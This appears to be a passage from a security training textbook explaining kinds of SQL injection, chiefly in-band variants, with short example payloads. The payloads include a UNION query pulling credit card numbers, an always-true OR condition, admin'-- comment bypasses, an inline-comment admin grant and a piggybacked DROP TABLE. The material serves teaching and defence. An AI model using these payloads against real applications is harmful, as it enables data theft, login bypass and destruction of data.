


SQL Injection
In-band SQL Injection
Blind/Inferential SQL Injection
Time Delay
Boolean Exploitation
Heavy Query
Out-of-Band SQL Injection
Error-based SQL Injection
UNION SQL Injection
Tautology
End of Line Comment
Inline Comment
Piggybacked Query
System Stored Procedure
Illegal/Logically Incorrect Query

Figure 15.7: Types of SQL Injection



In-Band SQL Injection

- Attackers use the **same communication channel** to perform the attack and **retrieve** the results

Types of in-band SQL Injection

Error-based SQL Injection

Attackers intentionally **insert bad input** into an application, thereby causing it to throw **database errors**

System Stored Procedure

Attackers **exploit databases' stored procedures** to perpetrate their attacks

Illegal/Logically Incorrect Query

Attackers **send an incorrect query to the database intentionally** to generate an error message that may be helpful in performing further attacks

Union SQL Injection

Attackers use a UNION clause to add a malicious query to the requested query

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL
SELECT creditCardNumber,1,1 FROM CreditCardTable
```

Tautology

Attackers inject statements that are always true so that the queries always return results after evaluating the WHERE condition

```
SELECT * FROM users WHERE name = '' OR '1'='1';
```

End of Line Comment

After injecting the code into a specific field, legitimate code that follows is nullified using end of line comments

```
SELECT * FROM user WHERE name = 'x' AND userid IS NULL; --';
```

In-line Comments

Attackers integrate multiple vulnerable inputs into a single query using inline comments

```
INSERT INTO Users (UserName, isAdmin, Password)
VALUES('Attacker', 1, /*', 0, '*/'mypwd')
```

Piggybacked Query

Attackers inject additional malicious query into the original query. Consequently, the DBMS executes multiple SQL queries

```
SELECT * FROM EMP WHERE EMP.EID = 1001 AND EMP.ENAME = 'Bob';
DROP TABLE DEPT;
```

In-Band SQL Injection

In in-band SQL injection, attackers use the same communication channel to perform the attack and retrieve the results. Depending on the technique used, there are various types of in-band SQL injection attacks. The most commonly used in-band SQL injection attacks are error-based SQL injection and UNION SQL injection.

The different types of in-band SQL injection are as follows:

- **Error-based SQL Injection**

  An attacker intentionally inserts bad inputs into an application, causing it to return database errors. The attacker reads the resulting database-level error messages to find an SQL injection vulnerability in the application. Accordingly, the attacker then injects SQL queries that are specifically designed to compromise the data security of the application. This approach is very useful to build a vulnerability-exploiting request.

- **System Stored Procedure**

  The risk of executing a malicious SQL query in a stored procedure increases if the web application does not sanitize the user inputs used to dynamically construct SQL statements for that stored procedure. An attacker may use malicious inputs to execute the malicious SQL statements in the stored procedure. Attackers exploit databases' stored procedures to perpetrate their attacks.

  For example,

  ```
  Create procedure Login @user_name varchar(20), @password
  varchar(20) As Declare @query varchar(250) Set @query = ' Select
  1 from usertable Where username = ' + @user_name + ' and password
  = ' + @password exec(@query) Go
  ```

If the attacker enters the following inputs in the application input fields using the above stored procedure running in the backend, he/she will be able to login with any password.

User input: anyusername or 1=1' anypassword

- **Illegal/Logically Incorrect Query**

  An attacker may gain knowledge by injecting illegal/logically incorrect requests such as injectable parameters, data types, names of tables, and so on. In this SQL injection attack, an attacker intentionally sends an incorrect query to the database to generate an error message that may be useful for performing further attacks. This technique may help an attacker to extract the structure of the underlying database.

  For example, to find the column name, an attacker may give the following malicious input:

  Username: 'Bob"

  The resultant query will be

  ```
  SELECT * FROM Users WHERE UserName = 'Bob"' AND password =
  ```

  After executing the above query, the database may return the following error message:

  "Incorrect Syntax near 'Bob'. Unclosed quotation mark after the character string '' AND Password='xxx''."

- **UNION SQL Injection**

  The “UNION SELECT” statement returns the union of the intended dataset and the target dataset. In a UNION SQL injection, an attacker uses a **UNION** clause to append a malicious query to the requested query, as shown in the following example:

  ```
  SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL
  SELECT creditCardNumber,1,1 FROM CreditCardTable
  ```

  The attacker checks for the UNION SQL injection vulnerability by adding a single quote character (‘) to the end of a ".php? id=" command. The type of error message received will tell the attacker if the database is vulnerable to a UNION SQL injection.

- **Tautology**

  In a tautology-based SQL injection attack, an attacker uses a conditional OR clause such that the condition of the WHERE clause will always be true. Such an attack can be used to bypass user authentication.

  For example,

  ```
  SELECT * FROM users WHERE name = ‘’ OR ‘1’=‘1’;
  ```

  This query will always be true, as the second part of the OR clause is always true.

- **End-of-Line Comment**

  In this type of SQL injection, an attacker uses **line comments** in specific SQL injection inputs. Comments in a line of code are often denoted by (--), and they are ignored by the query. An attacker takes advantage of this commenting feature by writing a line of code that ends in a comment. The database will execute the code until it reaches the commented portion, after which it will ignore the rest of the query.

  For example,

  ```
  SELECT * FROM members WHERE username = 'admin'--' AND password =
  'password'
  ```

  With this query, an attacker can login to an admin account without the password, as the database application will ignore the comments that begin immediately after username = ‘admin’.

- **In-line Comments**

  Attackers simplify an SQL injection attack by integrating multiple vulnerable inputs into a single query using in-line comments. This type of injections allows an attacker to bypass blacklisting, remove spaces, obfuscate, and determine database versions.

  For example,

  ```
  INSERT INTO Users (UserName, isAdmin, Password) VALUES
  ('".$username."', 0, '".$password."')"
  ```

  is a dynamic query that prompts a new user to enter a username and password.

  The attacker may provide malicious inputs as follows.

  ```
  UserName = Attacker', 1, /*
  ```

  ```
  Password = */'mypwd
  ```

  After these malicious inputs are injected, the generated query gives the attacker administrator privileges.

  ```
  INSERT INTO Users (UserName, isAdmin, Password)
  VALUES(‘Attacker', 1, /*’, 0, ‘*/’mypwd’)
  ```

- **Piggybacked Query**

  In a piggybacked SQL injection attack, an attacker injects an additional malicious query into the original query. This type of injection is generally performed on batched SQL queries. The original query remains unmodified, and the attacker’s query is piggybacked on the original query. Owing to piggybacking, the DBMS receives multiple SQL queries. Attackers use a semicolon (;) as a query delimiter to separate the queries. After executing the original query, the DBMS recognizes the delimiter and then executes the piggybacked query. This type of attack is also known as a stacked queries attack. The intention of the attacker is to extract, add, modify, or delete data, execute remote commands, or perform a DoS attack.

